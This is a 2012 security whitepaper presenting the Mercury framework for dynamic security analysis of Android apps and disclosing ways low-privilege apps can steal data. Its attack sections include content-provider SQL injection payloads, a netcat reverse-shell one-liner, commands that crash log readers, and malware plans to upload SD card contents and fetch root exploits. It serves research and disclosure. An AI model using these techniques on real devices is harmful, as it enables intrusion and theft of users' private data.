The heavy metal that poisoned the droid

Tyrone Erasmus

2nd March 2012
PUBLIC

Index

1. Introduction

A number of published security assessment methodologies currently exist to support researchers reviewing the security of Android applications and devices. The majority of these methodologies include static analysis methods and require the use of custom scripts and tools to perform single tasks. The general process of assessing the security of Android applications typically involves the following steps:

- Download the target application packages
- Extract the application manifests
- Decompile the application into readable source code or byte code representations
- Analyse the application manifests and code
- Write a custom application to test anomalies in the entry points of the applications

This general process often requires a separate approach for each step, many different tools and lots of time, especially when a large number of applications need to be assessed as part of a project. If the process can be simplified and tools provided to automate the repetitive parts, it would enable a security researcher to assess applications and devices in a more consistent manner and ultimately perform more comprehensive assessments. This could also be done in less time whilst providing more assurance.

Mercury is a framework that solves this problem by providing interactive tools that allow for dynamic interactions with the target applications running on a device. This dynamic interaction greatly benefits vulnerability hunters and auditors who are under time constraints. At the time of writing, there were no known frameworks for performing dynamic analysis on Android, making Mercury unique in its space.

This paper will lay the foundations for performing dynamic analysis and finding ways to automate some of the tasks that are needed when assessing the security of Android applications and devices. It will also delve into some techniques that could be used by malicious applications with minimal permissions to steal information from devices.

2. Previous research

The Android documentation and a previous whitepaper by Nils [1] detailed the many different facets of Android application architecture that need to be examined when performing a review against Android applications and devices. A research paper by Timothy Vidas [2] was also reviewed that categorized different types of attacks against Android security and laid out potential attack vectors for malicious applications. These components were all taken into consideration during the development of the Mercury framework to ensure that it is flexible and provides a platform to assess the whole attack surface. The modular design would also allow for future expansion should new features be added to Android.

3. Mercury framework

The inspiration for a framework such as Mercury originated from having to manually create custom applications for each entry point identified during a security assessment of an Android application. This process is often iterative and time consuming as each step may require the app to be amended, recompiled, uploaded and tested again. After a number of these iterations, the need for Mercury quickly became clear. The search for a tool that provides such dynamic analysis capability on Android did not yield any satisfactory results. After some further investigation into a suitable structure, it was decided to create a modular framework with a familiar look and feel that can be easily extended.

3.1 What is Mercury?

Mercury is a framework that provides a platform for effective vulnerability hunting and exploitation on Android. It provides a collection of tools to do so from a single console with a familiar look and feel and allows for easy expansion due to the modular architecture. Mercury includes a number of commands that automate discovery and interaction with exposed Android application features, a process that often requires a selection of custom scripts.

Even though some features of the framework allow for automated discovery of certain classes of vulnerabilities, it is not a vulnerability scanner. In order to effectively use Mercury in an assessment, a user will still be required to understand the Android security model. An additional aim of the Mercury framework is to provide simplified interfaces between external tools and modules to enable future expansion.

Mercury will allow for the sharing of proof-of-concept exploits and new tools to better assess an Android application or device.

3.2 How does Mercury work?

Mercury operates in two parts: the client component which is executed on the user's computer and the server which is installed on an Android device or emulator. Communications between the client and server take place using a defined XML structure that works on requests and responses. A typical connection from client to server takes place as follows:

- Client connects to the server on a TCP port and a single request is made
- The connection is kept open until a single response from the server is received
- Once a full response has been received by the client it closes the connection

The Mercury server component installed on the Android device only requires a single permission, the ***INTERNET*** permission, to be granted. This ensures that the server require as little privileges as possible when performing its tasks. The ***INTERNET*** permission is required so that the application can communicate with the client software using socket connections.

One of the biggest aims of this project was to build a framework instead of a fixed tool so that it is extensible and new plug-in modules can easily be created by someone other than the original developer. The way that the Mercury server and client handle new modules was designed for ease of extension, which will be discussed in the following sections.

3.2.1. Server modules

The server maintains a set of commands that perform a once-off function on the device and return a result to the client. These commands make up the component that interacts with the target application or feature of Android that the user is testing. They are well-defined in the *Commands.java* source file of the server application on the Android device or emulator. A new server command that provides new functionality to the client can be created on the server by adding a new *CommandWrapper* object to the list of already known server commands. The implementation details of the *CommandWrapper* class will not be discussed as part of this paper, but a brief overview of its structure will be presented below.

A command on the Mercury server contains the following attributes:

- ***Section***: describes which logical section the command falls under. For example, if a command interacts with content providers it should be placed under the ***provider*** section.
- ***Function***: describes the name of the command. These names have been chosen to be as descriptive as possible without being too long. Normally, if the predominant function of the command is an already defined SDK function, then it will bear resemblance to that function's name. For instance, a command which was created to read from a content provider was named ***query***. This is because the SDK's *getContentResolver().query()* method does the majority of the work in that function. This ensures consistency between the naming conventions of the Android SDK and Mercury.
- ***Executor***: is an interface that contains the code for the implementation of the new command.

By following the above structure, it was possible to keep the server commands separate from the implementation details of the rest of the Mercury server.

3.2.2. Client modules

The Mercury client framework is written in Python and opens itself up for customisation and extension. Users are able to write custom client modules that use any of the server commands defined on the server, as explained in the previous section. Various server commands can be used to perform actions on the server or get relevant information that can be used to achieve the intended goal of the module developer.

On the client, by adding a module that has some defined attributes, it can immediately be used by the Mercury framework. These modules are placed in their relevant location in the client source folder. For example, when writing a script that allows the user to display different pieces of information about the Android device, it could be placed in modules/information/deviceinfo.py. This structure allows the grouping of different related modules into the same folder.

If a server command that is needed by a client module does not exist, it can be trivially added using the outline discussed in the previous section. Once the command is added to the server, the server source can be recompiled and the command becomes available to the client.

This structure allows users to write proof-of-concept exploits for vulnerabilities using a range of pre-defined server commands, effectively removing the need for custom-purpose application writing, compilation, uploading and testing, as well as multiple iterations of these steps. The amount of time taken creating small applications to perform once-off tests could be better spent.

3.3 Why create a framework like Mercury?

Mercury was created to meet the need for a consolidated testing framework for Android. Many custom scripts and tools are available on the internet to ease the process of performing static analysis and these efforts are often being duplicated.

It is also important to note that any task that can be performed inside Mercury can also be performed from within any application with the ***INTERNET*** permission. This means that if vulnerabilities are found and a proof-of-concept can be successfully executed using Mercury, the vulnerability is potentially high-impact. This is because a malicious application could exploit the same vulnerability from an unprivileged context and pose a security threat.

3.4 Dynamic analysis using Mercury

A testing methodology used for static analysis of Android applications or devices could be applied when using Mercury as a testing toolkit. It also allows the auditor to go a step further and interact with the discovered application entry points without any further preparation.

To get an idea of the general attack surface of an application, the ***packages->attacksurface*** command can be used. This command examines the general security considerations of an application with regards to the exporting of IPC endpoints and other atypical security concerns that Android introduces. It checks the following:

- Number of activities exported
- Number of services exported
- Number of broadcast receivers exported
- Number of content providers exported
- If the application uses a shared user-id
- If the application is marked as debuggable

According to the exported entry points found, the auditor can then use the appropriate section of Mercury and issue ***info -f packageName*** to find further information about the exported application attribute at hand. It is accepted that on occasion, the package would have to be downloaded and the source code examined in order to fully understand and effectively interact with an exported IPC endpoint of an application. However, using the dynamic method, it could provide a quick way to find relevant attack vectors.
Some features which are essential for auditing a target application or device using Mercury are detailed below.

- ***Activity***: Find information about exported activities. Get the launch intent that can be used to launch an application. Find applications that match the given intent. Start an application using the given intent.
- ***Broadcast***: Find information about exported broadcast receivers. Send a broadcast using the given intent.
- ***Provider***: Find information about exported content providers. Find the columns of a content provider. Search for content URI's in the given package. Perform SQL-like tasks such as querying, deleting, inserting and updating contents of the given content provider.
- ***Service***: Find information about exported services. Start and stop services using the given intent.
- ***Debuggable***: Find information about debuggable applications on the device. Exploit debuggable applications by using Mercury to execute selected code within the context of the debuggable application.
- ***Packages***: Find information about the installed packages on the device. Find the attack surface of a given package. Check which applications share a user-id.
- ***Tools***: Upload and download files to and from the Android device. Get information about a specified file and search through different intents that can be sent to the IPC endpoints.
- ***Shell***: Access two different classes of shells on the Android device. This allows access to the underlying Linux system from within the context of Mercury.
- ***Modules***: Allow the user to list currently available modules. Get information about these modules. Execute user-created modules.

4. Information pilfering techniques

The following section will discuss various techniques for getting information off a device from an installed application that only has the ***INTERNET*** permission.

4.1 Finding leaky content providers

When looking for information leakage on a device, exported content providers are a good place to start. By finding content providers that do not require any permissions to read them, the information stored in the content provider can be exposed. Sometimes this will not yield anything sensitive, but often it will lead to the gaining of information from the application that the developer did not intend.

The developer of an application has to explicitly set the *android:readPermission* or *android:permission* on the content provider in the AndroidManifest.xml file if they do not want the information in their exported content provider to be available to other applications on the device. A logical undertaking for an auditor or malicious application looking to find information leakage is to find all the exported content providers on the device that do not have the *android:readPermission* set.

From an application development point of view, it is possible to get a complete list of content providers using:

```
List<ProviderInfo> providers = getPackageManager().queryContentProviders(null, 0, 0);
```

The above code populates *providers* with a list of all the content providers on the device. Finding potentially vulnerable content providers could be done by iterating through this list, looking for providers that have *readPermission == null*.

To perform this search in Mercury is trivial, navigating to the ***provider*** section and issuing ***info -p null*** will show all of the exposed content providers. At this point, these content providers can be queried in order to retrieve the exposed information.


Sometimes, it is not possible to find valid content URI's to query for the target application. The general structure of a valid content URI is as follows:

```
content://authority/table/extra
```

The/extra part of the content URI above is optional for the developer. Only directly querying valid content URI's results in a successful read from the content provider and there is no API as part of the Android SDK to find valid content URI's for an application. Mercury employs an innovative technique to find valid content URI's for a target package. By using the ***finduri*** command in the ***provider*** section, it is possible to enumerate content URI's referenced in the package executable, which will often lead to the finding of valid content URI's. The general technique for enumerating content URI's for a target application is as follows:


- Find the location of the package APK file.
- Unzip the classes.dex file from the package APK. If there is no classes.dex file in the APK, look for the matching ODEX file for the package.
- Employ code that is similar in functionality to the UNIX *strings* tool in order to find all valid strings within the binary (DEX or ODEX file). The *strings* tool works by iterating through a file and looking for four or more printable characters in a sequence and displaying them on a new line.
- Running the output of such a function through a final filter which only passes a string value that starts with *content://*will result in a list of content URI's referenced in the file.

An example of the ***finduri*** command being used in Mercury on an older vulnerable version of Dropbox [3] yields the following:



```
*mercury#provider> finduri com.dropbox.android

/data/app/com.dropbox.android-1.apk:
content://com.dropbox.android.Dropbox/cached
content://com.dropbox.android.Dropbox/favorites
content://com.dropbox.android.Dropbox/metadata
content://com.dropbox.android.Dropbox/query_status
content://com.dropbox.android.Dropbox/search
```

After the content URI enumeration process has been completed, the discovered content URI's can be queried to see if they yield sensitive information. The querying of content URI's can be performed using the ***query*** command in the ***provider*** section. Below is an example of Mercury reading from the APN settings using the ***query*** command with a filter for the columns *apn* and *nwkname*:




```
*mercury#provider> query content://telephony/carriers/preferapn --projection apn nwkname

apn | nwkname
.....

internet | Vodacom
```

After a valid content URI has been discovered, various injection techniques can be attempted on the content provider if the contents are not blatantly readable. A query to a content provider uses a structure that is comparable to constructing the following SQL query:

```
SELECT projection FROM table WHERE selection ORDER BY sortOrder
```


The *table* parameter in the above select statement is generally the section of text from the last "/" to the end of the string in the content URI. By injecting into the different parameters of the ***query*** function and observing the results, it is possible to find SQL injection vulnerabilities on the interface that handles the SQLite database in the application. A common place to find injection that is easily exploitable is on the *projection* parameter.

The following is the result of a successful injection attempt on the *carriers* database:



```
*mercury#provider> query content://telephony/carriers/preferapn --projection inject

no such column: inject: , while compiling: SELECT inject FROM carriers WHERE (_id = 251)
```

If a vulnerable projection parameter on a content provider is successfully found, an obvious next step would be to attempt to get the SQLITE_MASTER table from the SQLite database. This would reveal which tables are present in the database, so that these tables can be dumped using the injection point. Performing this step on the above content provider yields the following result:



```
*mercury#provider> query content://telephony/carriers/preferapn --projection "* FROM SQLITE_MASTER--"

type | name | tbl_name | rootpage | sql
.....

table | android_metadata | android_metadata | 3 | CREATE TABLE android_metadata (locale TEXT)

table | carriers | carriers | 4 | CREATE TABLE carriers(_id INTEGER PRIMARY KEY,name TEXT,numeric TEXT
,mcc TEXT,mnc TEXT,apn TEXT,user TEXT,server TEXT,password TEXT,proxy TEXT,port TEXT,mmsproxy TEXT,mms
port TEXT,mmsc TEXT,authtype INTEGER,type TEXT,current INTEGER,nwkname TEXT)
```

At this point, all the tables that are present on the SQLite database are enumerated and the user can dump any specific table they wish. It should be noted that this content provider did not contain any sensitive information and was merely used as an example to demonstrate the technique.

More automated methods of finding SQL injection vulnerabilities also exist using the Mercury framework. A Mercury module was created for ***webcontentresolver*** [4] which provides a web service interface to Android content providers in order to use web application testing capabilities and established tools to test content providers.

4.2 Useful binaries

Android devices ship with binaries that can be used to provide useful information. These binaries are stored in a number of places on devices, including but not limited to */system/bin /system/xbin* and */system/sbin*. Some binaries that have been found to be useful are:


- toolbox – an assortment of generally useful tools. The *getprop* tool included can be used to get information about the device. The *netstat* tool can be used to find open socket connections, which is useful for seeing what the device is connected to or checking for locally listening services.
- dumpsys – usually used in conjunction with the permission *android.permission.DUMP*. Even with no permissions this tool still gives some useful information about registered accounts on the device.

Other binaries can also be packaged with an application as a raw resource and extracted to use at runtime of the application. One such resourceful choice of binary to include for a variety of purposes is *busybox*. Some tools in *busybox* [5] which are useful are:

- ifconfig – get network address information for all of the network interfaces.
- dmesg – print the kernel ring buffer which can include useful messages.
- wget – useful to download files from the internet. This could be used to download new binaries to execute on the device, such as other information pilfering tools or even root exploits.
- nc – there are numerous uses for this, including sending and receiving data to and from the device to some other service on the internet. It is even possible to use nc to provide a local Linux shell to a remote listening computer on the internet.

4.3 Attacking file permissions

Developers do not always consider the fact that any application on an Android device has read access to the internal and external SD card by default. This is because its contents are marked as globally readable according to the UNIX permissions set. Many users mistakenly confuse the ***STORAGE*** permission with allowing an application read access the SD card contents.


✓ Storage
Modify/delete USB storage contents

The exact permission string relating to this permission is *android.permission.WRITE_EXTERNAL_STORAGE*, which places the application in the *sdcard_rw* UNIX group, allowing the application write access to the SD card.

This information might be obvious to some, but many users and application developers are not aware of the implications of default read access. In theory, this means that an application with only the ***INTERNET*** permission can upload the entire contents of the SD card to a server on the internet. While this does not constitute a direct breach of the Android security model, it should always be in the back of the user's and developers' minds. Also, should data be stored on the SD card, the sensitivity of this data should be considered.

A malicious application looking to steal information from the device would also look for files in other areas of the device that may be marked as globally readable. For instance, the following technique could be used to steal information from other applications' data directories:

- Get a list of applications installed on the device. This information is not secret and can be obtained by a completely unprivileged application.
- Find all of the data directories for installed applications. These directories are named according to a convention, which is */data/data/packageName*.
- Iterate through a list of common filenames and extensions, looking for the existence of files and directories in each of the installed packages' data directories.

Viable targets for this attack would be application configuration files and SQLite databases which have been written to the application's data directory using the *MODE_WORLD_READABLE* flag [6].

5. Malware that takes without asking

This section will not be discussing exact instances of malware found on the Android Market, but rather looking at the general trend of malware that most Android users have come into contact with. The most popular technique employed by malware developers is to simply ask for the required permission to perform the malicious task. Many users are not aware of the implications of installing an application that asks for dangerous permissions, or users may not even have considered what the definition of a dangerous permission would be. Besides the strains of malware that have been found to gain root access to devices, the large majority of malware is not using techniques that are overly clever or resourceful. This section will lay out some ideas that use more advanced techniques to steal information with only the ***INTERNET*** permission requested by the malicious application.

5.1 Building a user profile

When considering the amount of OEM-specific issues released by the security community on a regular basis, one would expect that malware developers would already be exploiting these vulnerabilities. This would make it possible to build more sophisticated malware that is harder to detect than common malware.

Using the techniques discussed in the information pilfering section, it is likely that malware would be able to build a respectable profile of the user of the device. Such malware employed by an attacker could perform the following actions in order to build a user profile on a device:

- Upload the contents of the SD card to the attacker's server
- Get all package information, including version numbers
- Find leaked information from exported content providers using the technique discussed in the previous section
- Get device and platform information using the binaries explained in the previous section

These techniques are not device-specific and will work on all Android devices to date. This kind of code could be incorporated into malware whose objective is to steal as much information as possible from a device without blatantly asking for permission to do so.

5.2 Test case: Low-privileged malware vs. <vendor_name>

A number of <vendor_name> applications are pre-installed by default on <vendor_name> Android devices and cannot be easily removed by the user without rooting the device or abusing some other vulnerability in order to remove or disable packages. It has been found that some of these applications use content providers that are exported by default and do not have any security permissions enforced on them. This results in these content providers allowing other applications on the device to request sensitive information and successfully obtain it. This is cause for concern as any 3rd party application that contains malicious code will not be required to have been granted permissions in order to obtain sensitive information from these applications.

It should be noted that when these issues were disclosed to <vendor_name> in an Advisory on 13th December 2011, only applications disclosing sensitive information were included. As per the advisory, the following applications allow the retrieval of sensitive information from their content providers without any granted permissions:

	Package	Obtainable Information	Version
	com.seven.z7 (Social Hub)	Email address Email password Email contents Instant messages	7.52.10101
	com.sec.android.socialhub (Social Hub)	Social networking messages	2.00.00001
	com.sec.android.im (IM)	Instant messages IM contacts	1.00.10201
	com.sec.android.provider.logsprovider (LogsProvider)	SMS Email contents Instant messages Social networking messages Call logs	1.0
	com.sec.android.widgetapp.weatherclock (AccuWeather.com)	Current city of device owner	11.06.27.01
	com.sec.android.app.minidiary (MiniDiary)	Notes Photo GPS coordinates	1.0
	com.sec.android.app.memo (Memo)	Notes	1.0
	com.sec.android.widgetapp.postit (Minipaper)	Notes	1.0
	com.android.proivers.settings (Settings Storage)	Portable Wi-Fi hotspot credentials	2.3.4

As can be seen above, the information that was leaked by the pre-installed applications range from mild information disclosures to severe ones. If the reader is interested in the exact content URI's for these disclosures, they can use Mercury and run the ***finduri*** command against the packages specified.

Moving on to standard Android binaries, the *getprop* tool that is part of the *toolbox* binary located in /system/bin/ could be executed to provide the following interesting information about the device:

```
[ril.IMEI]: [358************]
…
[ril.IMSI]: [655************]
…
[gsm.sim.msisdn]: [072********]
…
[gsm.operator.alpha]: [VodaCom-SA]
```

As can be seen, the following information was retrieved:

- Device's IMEI number
- SIM card's IMSI number
- SIM card's MSISDN (phone number)
- SIM card operator

The exact numbers retrieved were changed to protect the identity of the device on which this tool was run. To understand how this information could be used to track a user, see [7]. In addition to the above information, the following was found which could be used for the accurate targeting of root exploits against the device:

```
[ro.build.display.id]: [GINGERBREAD.XWKI4]
…
[ro.build.date]: [Wed Sep 14 20:34:11 KST 2011]
…
[ro.product.model]: [<vendor_model>]
[ro.product.brand]: [<vendor_name>]
```

Further information about the kernel in use could be found by issuing the following commands:

```
cat /proc/version
```

The *dumpsys* binary located in /system/bin gave the following information about different accounts in use on the device:

```
DUMP OF SERVICE account:
Accounts: 5
  Account {name=test.test@gmail.com, type=com.google}
  Account {name=test@yahoo.com, type=com.seven.Z7.yahoo}
  Account {name=test.test, type=com.skype.contacts.sync}
  Account {name=test.test@gmail.com, type=com.osp.app.signin}
  Account {name=test.test@gmail.com, type=com.facebook.auth.login}
```

5.3 Dirty tricks

Getting a shell

A very old technique for getting a remote shell on a computer can be used on Android as well. By using a version of *Netcat* compiled for Android, or using *BusyBox* which has *Netcat* as one of its applets, an attacker could pipe an Android shell to a server remotely on the internet. The following command can be used to do so:

```
busybox nc ip port -e sh -i
```

Crash the logreaders

The log files used by Android were found to be globally writeable. Writing malformed data into the logs causes any log-reading component within an application to become unable to read from that point onward in the logs.

By issuing the following commands, it causes *logcat* to display *output error: Out of memory*:


```
echo > /dev/log/system
echo > /dev/log/radio
echo > /dev/log/events
echo > /dev/log/main
```

This could stop anti-virus applications checking the logs for anomalies or signatures of malware.

Keeping the exploits fresh

With a comprehensive set of information about the target compromised device, malware could potentially take exploitation to a new level by providing Trojan-like features. By having a complete and up-to-date set of information about all the installed applications, the malware could download the latest exploit for a vulnerable application and run it, successfully exploiting a vulnerability that has not been reported or fixed yet.

The same could be done with root exploits. Every application is able to get detailed platform information and this could be used to download and execute a root exploit if one becomes available for the device. Knowing information like the kernel version, Android version and build information is all that one needs to test root exploits against a device. Sometimes, information like whether USB debugging is enabled or not would be needed, but this could also easily be found by querying *content://settings/secure*:



```
*mercury#provider> query content://settings/secure --selection "name = 'adb_enabled'"

_id | name | value
.....

1904 | adb_enabled | 1
```

These two ideas could take malware to the next level and allow devices to be compromised more than they have been in the past.

6. Conclusion

Mercury's dynamic security analysis framework for Android provides a set of tools that have distinct advantages over only using traditional methods and static analysis. The fact that the security auditor is able to interact with the target applications and easily extend the framework with additional modules allows for the ability to obtain better coverage and depth during a security assessment project.

Some of the techniques employed and described in this paper also illustrate what would be able to be achieved from within a malicious application. More intelligent malware could abuse these techniques and target specific devices or users with specific applications containing known vulnerabilities and do so from within the sandbox assigned to the malware application.

Using automated methods of stealing information from devices, malicious applications could potentially gain access to a user's most sensitive data without requesting any suspicious permissions that would alarm the user and could silently perform its tasks in the background.

With the introduction of the Mercury framework, security professionals are provided with a platform to assess Android security.

7. Future Work

Given the current structure of Mercury and its ease of use, it is expected that a library of OEM application vulnerabilities and Android root exploit modules for various devices could be added with little effort. Current planning for enhancements to the framework includes further security analysis tools, fuzzing modules and debugging tools to assist with the development of proof-of-concept exploits for any native vulnerabilities identified on Android.

The Mercury project page can be found under Tools on http://labs.mwrinfosecurity.com

8. References

- [1] Nils, Building Android Sandcastles in Android's Sandbox, MWR InfoSecurity, https://media.blackhat.com/bh-ad-10/Nils/Black-Hat-AD-2010-android-sandcastle-wp.pdf
- [2] Timothy Vidas, Daniel Votipka and Nicolas Christin, All Your Droid Are Belong To Us: A Survey of CurrentAndroid Attacks, http://static.usenix.org/event/woot/tech/final_files/Vidas.pdf
- [3] Dropbox, http://www.dropbox.com/
- [4] Webcontentresolver, http://labs.mwrinfosecurity.com/tools/2011/12/02/android-webcontentresolver/
- [5] Busybox, http://busybox.net/
- [6] Android Developer Guide, http://developer.android.com/index.html
- [7] Don Bailey and Nick DePetrillo, BlackHat USA 2010,The Carmen Sandiego Project, https://media.blackhat.com/bh-us-10/whitepapers/Bailey_DePetrillo/BlackHat-USA-2010-Bailey-DePetrillo-The-Carmen-Sandiego-Project-wp.pdf